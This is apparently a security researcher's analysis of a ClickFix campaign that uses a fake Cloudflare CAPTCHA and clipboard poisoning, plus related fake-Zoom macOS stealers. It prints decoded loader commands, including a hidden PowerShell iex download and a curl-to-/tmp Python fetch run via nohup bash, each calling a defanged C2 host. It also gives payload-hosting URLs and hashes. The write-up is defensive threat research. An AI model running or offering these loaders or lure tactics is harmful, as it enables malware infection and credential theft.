
The attack flow proceeds as follows.

Step 1: Fake CAPTCHA. The page displays a familiar “I’m not a robot” checkbox with Cloudflare branding. This isn’t a real Cloudflare challenge, however. There are no cf-chl-* tokens and no legitimate JavaScript challenge. In fact, the entire interface is locally rendered HTML/CSS.
Step 2: Clipboard poisoning. The moment the user clicks the checkbox, the page’s JavaScript silently writes a malicious command to the user’s clipboard using navigator.clipboard.writeText(). The command is OS-specific. The script detects the operating system via the User-Agent string and selects the appropriate payload.
Step 3: Guided terminal execution. After the checkbox animation completes, the page transitions to a second modal, styled to match either Windows 11 or macOS aesthetics, that instructs the user to open their terminal and paste the clipboard contents. This modal includes:
- A countdown timer to create artificial urgency
- Animated step-by-step cursor demonstrations to show exactly how to open the terminal, right-click to paste, and press Enter
- A confirmation checkbox (“Perform the steps above to finish verification”) to provide psychological reinforcement—the user affirms they have completed the steps, normalizing the action
- A “Verify” button that, once clicked, redirects to the real conference website (thedigitalassetconference.com), creating the illusion that the verification was legitimate

The sophistication of these social engineering tactics is worth emphasizing. The attackers have invested in realistic OS-specific UI elements, cursor animations, and psychological pressure mechanics. The user genuinely believes they are completing a security verification to access a conference page, when they are, in fact, executing a remote payload loader on their own machine.
Payload analysis
Payloads are adaptive and designed to deliver convincing phishing messages tailored to users’ systems. By separating delivery logic for Windows and macOS, threat actors ensure an interface that appears native to the victim’s environment, reducing friction and suspicion.
Windows payload
When the victim’s system is detected as Windows, the clipboard receives a PowerShell command:
powershell -w h -nop -eC <base64>The flags are significant: -w h hides the PowerShell window, -nop bypasses execution policies, and -eC executes a Base64-encoded command.
After decoding, the payload performs an in-memory web request:
$x=New-Object -COM Microsoft.XMLHTTP<br><br>$x.open('GET','https://hedgeweeks[.]online/ft?id=<encoded_id>',$false)<br><br>$x.send()<br><br>iex ([Text.Encoding]::UTF8.GetString($x.responseBody))This is a classic fileless malware loader. It fetches a remote script from the C2 server and executes it directly in memory using Invoke-Expression (iex), leaving no artifacts on the disk for a traditional antivirus to detect.
macOS payload
The macOS payload is notably more elaborate. The clipboard receives a bash one-liner that, when Base64-decoded, reveals a multi-stage chain:


Stage 1: Environment preparation. The script first checks whether Python 3 is available on the system. If it is, it displays a deceptive message: “Drive updating is started. It may take a few minutes. Please keep your PC on.” This message serves as a cover story while the payload executes in the background.
Stage 2: Homebrew installation (if needed). If Python 3 is not available, the script installs Homebrew, a legitimate macOS package manager, using the official installation command from raw.githubusercontent.com. It then evaluates the Homebrew shell environment and installs Python through it. This step is remarkable because it weaponizes a trusted developer tool as part of the infection chain, and it provides a plausible explanation for the terminal activity the user might observe.
Stage 3: Payload download. Using curl with a macOS-specific User-Agent header (“User-Agent: macintosh”), the script downloads a Python file from the same C2 domain:
curl -H "User-Agent: macintosh" "https://hedgeweeks[.]online/ft?id=<encoded_id>" > /tmp/hduwhv.pyStage 4: Execution and persistence. The downloaded Python script is executed with python3 /tmp/hduwhv.py, piped into nohup bash & to ensure that it continues running even if the terminal window is closed.
Related macOS samples: Moonlock Lab’s analysis
Moonlock Lab’s analysis extends beyond the ClickFix delivery vector to examine related macOS binaries associated with the broader campaign. This work builds on an initial discovery by @malwrhunterteam and @L0Psec, who identified malware masquerading as a Zoom client.

A fake Zoom app
The original sample (SHA-256: 755cc133ae0519accbcfdd5f8f0d9fe1aa08cbcb306c3e5f29ebcb6ac12d9323), first shared by @malwrhunterteam and analyzed by @L0Psec, is a macOS application written in Swift that impersonates Zoom. Here’s how it works.
Credential harvesting via SwiftUI. Unlike less sophisticated infostealers that rely on osascript dialogs, this sample uses SwiftUI APIs to present a convincingly secure password prompt—a SecureTextField within a native-looking dialog that closely mimics a legitimate Zoom authentication request. The visual fidelity is advanced enough that even a cautious user might not immediately distinguish it from a real system prompt. A small detail caught @L0Psec’s attention: The app even shakes the window when an incorrect password is entered, replicating standard macOS input error behavior.
Telegram bot exfiltration. Captured credentials are exfiltrated to a Telegram bot.
Hosted multi-platform payload repository. The domain zoom[.]us05-web[.]us served as a payload hosting server, with different files accessible via a numbered parameter: https://zoom[.]us05-web[.]us/ft?topic=s>=<number>. Different numbers returned different payloads. This design allows the operators to serve platform-specific or stage-specific files from a single endpoint. Files retrieved from this URL included:
- Additional macOS applications (ZIP archives)
- A Python script
- An ELF binary
- A VBScript file
The presence of macOS apps, a Python script, an ELF binary, and a VBScript file all served from the same infrastructure underscores a key characteristic of this campaign: It is cross-platform by design, with ready-made tooling for macOS, Windows, and Linux environments.
Fully undetectable (FUD) next-stage payloads
Moonlock Lab’s continued analysis on 2 additional Mach-O binaries linked to this exact campaign after they were shared by @malwrhunterteam as related to fake Zoom domains.
| Property | Obfuscated version | Non-obfuscated version |
| SHA-256 | 9a778d2b7919717e95072e4dec01c815a5fd81f574b538107652d73d8dc874b6 | 2fbd34eed9dbf57a44cf1540941fb43a793be27e13e937299167b2b67cb84d6b |
| File size | 9.3 MB | 37.6 KB |
Both samples perform the same core functions: retrieving a temporary directory path, downloading files from a remote server, re-signing them with ad-hoc code signatures, and executing them. The critical difference is in their construction.
The obfuscated version (9.3 MB) is inflated with garbage instructions distributed across 2 binary segments. This junk code is designed to thwart static analysis tools—disassemblers like Ghidra struggle to process the binary efficiently, making quick triage impractical.


The non-obfuscated version (37.6 KB) contains the same functional logic without the padding. It appears to be either a development build or an earlier iteration of the payload.
